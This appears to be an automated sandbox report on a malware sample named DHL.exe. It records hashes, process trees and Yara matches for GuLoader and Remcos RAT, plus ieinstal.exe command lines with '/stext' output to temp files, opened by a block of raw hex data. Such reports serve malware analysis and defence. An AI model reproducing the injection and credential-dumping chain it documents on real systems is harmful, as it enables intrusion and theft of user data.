a8 7c 03 52 13 f7 da ed da 2a 5b 74 47 c6 fa 22 45 82 5a 95 1c 95 ba 59 f7 f9 1d b0 54 14 09 ce b7 dd 0a 87 14 26 68 98 ff fc 4c fb 11 55 bc a2 d2 9c 79 22 98 42 32 0b ae b6 40 55 41 2d 35 df 0c 24 bb f8 61 3d 72 6d cc dc 4a 56 b8 db 0a 41 90 7c b3 d5 21 25 e2 23 bc 3a 0d 8a dc 1f e3 dc f0 8a ed b0 db 1d 6c 2f 5e 76 d2 76 cb 0b dc 63 fa 9d 53 5b 61 26 8d 26 b9 ac 5d ba 99 43 e3 53 05 cf 92 7a d4 5c b0 60 cc 6b b9 dc 77 d5 6b 7d 39 24 25 19 b1 69 9c c8 b5 3e ef 7a df fb 96 dd 5c 81 6e 2a 5c 8e ec 7f f2 4b 1e cb da 2c 82 c4 c4 09 13 e8 9f 66 2a 54 f5 f5 65 e6 d4 1d 1b fa 01 de cb 26 2f 2e 21 32 9b ca 75 6c b0 f6 ff 0c 54 b2 6f 76 b1 fb ec c1 98 0a 6e e6 f0 e1 7f 7f 4c b7 e6 fc 6b 8e 46 69 f3 26 57 6a 3e 3b 8d 48 64 32 03 fd eb d9 3a fa bd 2b 99 a0 ea 01 c5 a6 3f 1e 4b 3d f6 94 50 d4 f1 14 5f 73 ff 4a 0c 06 f5 75 37 b2 2e fb 8a 19 b2 64 07 c3 01 ae bb 17 4b b5 9a aa 53 21 09 a2 14 67 95 83 3d 22 a3 fb df d6 66 80 fb ad 0c 42 cd 59 46 47 f1 3f e2 f9 86 3f 70 41 ce 8d 36 49 5e b5 58 a1 29 8f 28 61 47 5f c2 ed c2 95 09 70 9e 7c 4c b3 b4 28 32 c5 39 6b ba 5b d5 c8 8f b2 b7 e1 2a a3 ae a5 b0 67 ed 61 d7 df 1d d6 89 4d b7 da d0 63 73 ca 07 b2 40 1f ca f2 1b ec 1e d7 3a e1 7f a9 83 36 84 1c a2 41 ec da 50 01 be 6c 50 d9 da c6 68 0f bc fe c5 c2 ae a0 a8 6e e6 b3 81 19 85 56 41 b9 cb 90 f4 67 f1 bd 27 cc 29 23 68 04 aa aa 97 ce 26 42<br>Data Ascii: ++93KYFn1t%Hu_eKj`b;{2>nHFi&Wj~;Hd2:~?K=P_sJt7 0 [:R)lOn'+3)Vp#aR,pU(aG_hK@p`Z8RkoGW.G8 PkSV~V; OYz5[^p9&!5]#Mpa7k_7_6E5jik\$ub&+7DuJ=vVgal`Tg\$Z<GGIdgB60Nbj-BW^>elofSPO^*KN {VleJjmhS;(>eQ 6b8Xaj]5rRh\$ihQavaR<Jx mH4)iEv,JS=YPy,i '\$G[! R*[tG"EZYT&hLUy"B2@UA-5\$a=rmJVA !%#:#/^^vvcS[a&&]CSz\`kw k)9\$%i>z\n^K,i*Te&/!2ulTovnLkFi&Wj>;Hd2:~?K=P_sJu7.dKSlg="fBYFG??pA6i^X)(aG_p L(29k[*gaMcs@:6APIPh nVAg)`#h&B |

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: DHL.exe PID: 6228 Parent PID: 7528

General

|                        |                                 |
|------------------------|---------------------------------|
| Start time:            | 21:37:41                        |
| Start date:            | 24/09/2021                      |
| Path:                  | C:\Users\user\Desktop\DHL.exe   |
| Wow64 process (32bit): | true                            |
| Commandline:           | 'C:\Users\user\Desktop\DHL.exe' |
| Imagebase:             | 0x400000                        |

|                               |                                                                                                                                                                                                                           |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File size:                    | 147456 bytes                                                                                                                                                                                                              |
| MD5 hash:                     | 8FAB6753620475B356FB55CB3339AA8F                                                                                                                                                                                          |
| Has elevated privileges:      | true                                                                                                                                                                                                                      |
| Has administrator privileges: | true                                                                                                                                                                                                                      |
| Programmed in:                | Visual Basic                                                                                                                                                                                                              |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000002.00000002.187516952724.0000000002290000.00000040.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | low                                                                                                                                                                                                                       |

#### File Activities

Show Windows behavior

### Analysis Process: ieinstal.exe PID: 344 Parent PID: 6228

#### General

|                               |                                                       |
|-------------------------------|-------------------------------------------------------|
| Start time:                   | 21:38:20                                              |
| Start date:                   | 24/09/2021                                            |
| Path:                         | C:\Program Files (x86)\Internet Explorer\ieinstal.exe |
| Wow64 process (32bit):        | false                                                 |
| Commandline:                  | 'C:\Users\user\Desktop\DHL.exe'                       |
| Imagebase:                    | 0x580000                                              |
| File size:                    | 480256 bytes                                          |
| MD5 hash:                     | 7871873BABCEA94FBA13900B561C7C55                      |
| Has elevated privileges:      | true                                                  |
| Has administrator privileges: | true                                                  |
| Programmed in:                | C, C++ or other language                              |
| Reputation:                   | low                                                   |

### Analysis Process: ieinstal.exe PID: 308 Parent PID: 6228

#### General

|                               |                                                       |
|-------------------------------|-------------------------------------------------------|
| Start time:                   | 21:38:20                                              |
| Start date:                   | 24/09/2021                                            |
| Path:                         | C:\Program Files (x86)\Internet Explorer\ieinstal.exe |
| Wow64 process (32bit):        | false                                                 |
| Commandline:                  | 'C:\Users\user\Desktop\DHL.exe'                       |
| Imagebase:                    | 0x580000                                              |
| File size:                    | 480256 bytes                                          |
| MD5 hash:                     | 7871873BABCEA94FBA13900B561C7C55                      |
| Has elevated privileges:      | true                                                  |
| Has administrator privileges: | true                                                  |
| Programmed in:                | C, C++ or other language                              |
| Reputation:                   | low                                                   |

### Analysis Process: ieinstal.exe PID: 4824 Parent PID: 6228

#### General

|                        |                                                       |
|------------------------|-------------------------------------------------------|
| Start time:            | 21:38:20                                              |
| Start date:            | 24/09/2021                                            |
| Path:                  | C:\Program Files (x86)\Internet Explorer\ieinstal.exe |
| Wow64 process (32bit): | true                                                  |
| Commandline:           | 'C:\Users\user\Desktop\DHL.exe'                       |
| Imagebase:             | 0x580000                                              |
| File size:             | 480256 bytes                                          |
| MD5 hash:              | 7871873BABCEA94FBA13900B561C7C55                      |

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188402295842.00000000030E4000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188385435641.00000000030E4000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188374231298.00000000030E4000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188373914624.00000000030DE000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188385089065.00000000030DE000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000002.191689471205.00000000030E6000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188401942841.00000000030DE000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188412024728.00000000030E4000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000003.188411707388.00000000030DE000.00000004.00000001.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

#### File Activities

Show Windows behavior

#### File Created

#### File Written

#### File Read

#### Registry Activities

Show Windows behavior

#### Key Created

#### Key Value Created

### Analysis Process: ieinstal.exe PID: 4008 Parent PID: 4824

| General                       |                                                                                                                   |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 21:39:42                                                                                                          |
| Start date:                   | 24/09/2021                                                                                                        |
| Path:                         | C:\Program Files (x86)\Internet Explorer\ieinstal.exe                                                             |
| Wow64 process (32bit):        | true                                                                                                              |
| Commandline:                  | 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\zoozchudsmtrpnl' |
| Imagebase:                    | 0x580000                                                                                                          |
| File size:                    | 480256 bytes                                                                                                      |
| MD5 hash:                     | 7871873BABCEA94FBA13900B561C7C55                                                                                  |
| Has elevated privileges:      | true                                                                                                              |
| Has administrator privileges: | true                                                                                                              |
| Programmed in:                | C, C++ or other language                                                                                          |
| Reputation:                   | low                                                                                                               |

#### File Activities

Show Windows behavior

#### File Created

File Written

File Read

Analysis Process: ieinstal.exe PID: 7228 Parent PID: 4824

#### General

|                               |                                                                                                                       |
|-------------------------------|-----------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 21:39:42                                                                                                              |
| Start date:                   | 24/09/2021                                                                                                            |
| Path:                         | C:\Program Files (x86)\Internet Explorer\ieinstal.exe                                                                 |
| Wow64 process (32bit):        | true                                                                                                                  |
| Commandline:                  | 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\cqtkdzewgulwrthmyjt' |
| Imagebase:                    | 0x580000                                                                                                              |
| File size:                    | 480256 bytes                                                                                                          |
| MD5 hash:                     | 7871873BABCEA94FBA13900B561C7C55                                                                                      |
| Has elevated privileges:      | true                                                                                                                  |
| Has administrator privileges: | true                                                                                                                  |
| Programmed in:                | C, C++ or other language                                                                                              |
| Reputation:                   | low                                                                                                                   |

#### File Activities

Show Windows behavior

File Created

File Read

Analysis Process: ieinstal.exe PID: 1540 Parent PID: 4824

#### General

|                               |                                                                                                                          |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 21:39:42                                                                                                                 |
| Start date:                   | 24/09/2021                                                                                                               |
| Path:                         | C:\Program Files (x86)\Internet Explorer\ieinstal.exe                                                                    |
| Wow64 process (32bit):        | true                                                                                                                     |
| Commandline:                  | 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\mkzcdspyucdaczvqpunjus' |
| Imagebase:                    | 0x580000                                                                                                                 |
| File size:                    | 480256 bytes                                                                                                             |
| MD5 hash:                     | 7871873BABCEA94FBA13900B561C7C55                                                                                         |
| Has elevated privileges:      | true                                                                                                                     |
| Has administrator privileges: | true                                                                                                                     |
| Programmed in:                | C, C++ or other language                                                                                                 |
| Reputation:                   | low                                                                                                                      |

#### File Activities

Show Windows behavior

File Created

Analysis Process: ieinstal.exe PID: 5152 Parent PID: 4824

#### General

|             |                                                       |
|-------------|-------------------------------------------------------|
| Start time: | 21:40:01                                              |
| Start date: | 24/09/2021                                            |
| Path:       | C:\Program Files (x86)\Internet Explorer\ieinstal.exe |

|                               |                                                                                                                            |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------|
| Wow64 process (32bit):        | true                                                                                                                       |
| Commandline:                  | 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\lrpochmcsiaqwlpmsvjkmdnx' |
| Imagebase:                    | 0x580000                                                                                                                   |
| File size:                    | 480256 bytes                                                                                                               |
| MD5 hash:                     | 7871873BABCEA94FBA13900B561C7C55                                                                                           |
| Has elevated privileges:      | true                                                                                                                       |
| Has administrator privileges: | true                                                                                                                       |
| Programmed in:                | C, C++ or other language                                                                                                   |
| Reputation:                   | low                                                                                                                        |

#### File Activities

Show Windows behavior

#### File Created

#### File Written

#### File Read

### Analysis Process: ieinstal.exe PID: 7424 Parent PID: 4824

| General                       |                                                                                                                               |
|-------------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 21:40:01                                                                                                                      |
| Start date:                   | 24/09/2021                                                                                                                    |
| Path:                         | C:\Program Files (x86)\Internet Explorer\ieinstal.exe                                                                         |
| Wow64 process (32bit):        | true                                                                                                                          |
| Commandline:                  | 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\stcydzwwqgsdbchbvdpknywgbxx' |
| Imagebase:                    | 0x580000                                                                                                                      |
| File size:                    | 480256 bytes                                                                                                                  |
| MD5 hash:                     | 7871873BABCEA94FBA13900B561C7C55                                                                                              |
| Has elevated privileges:      | true                                                                                                                          |
| Has administrator privileges: | true                                                                                                                          |
| Programmed in:                | C, C++ or other language                                                                                                      |
| Reputation:                   | low                                                                                                                           |

#### File Activities

Show Windows behavior

#### File Created

#### File Read

### Analysis Process: ieinstal.exe PID: 5680 Parent PID: 4824

| General                       |                                                                                                                                  |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 21:40:01                                                                                                                         |
| Start date:                   | 24/09/2021                                                                                                                       |
| Path:                         | C:\Program Files (x86)\Internet Explorer\ieinstal.exe                                                                            |
| Wow64 process (32bit):        | true                                                                                                                             |
| Commandline:                  | 'C:\Program Files (x86)\internet explorer\ieinstal.exe' /stext 'C:\Users\user\AppData\Local\Temp\ldoreshxuykqjvfmocyesnhihgmrbt' |
| Imagebase:                    | 0x580000                                                                                                                         |
| File size:                    | 480256 bytes                                                                                                                     |
| MD5 hash:                     | 7871873BABCEA94FBA13900B561C7C55                                                                                                 |
| Has elevated privileges:      | true                                                                                                                             |
| Has administrator privileges: | true                                                                                                                             |
| Programmed in:                | C, C++ or other language                                                                                                         |

|             |     |
|-------------|-----|
| Reputation: | low |
|-------------|-----|

[File Activities](#)

Show Windows behavior

File Created

## Disassembly

## Code Analysis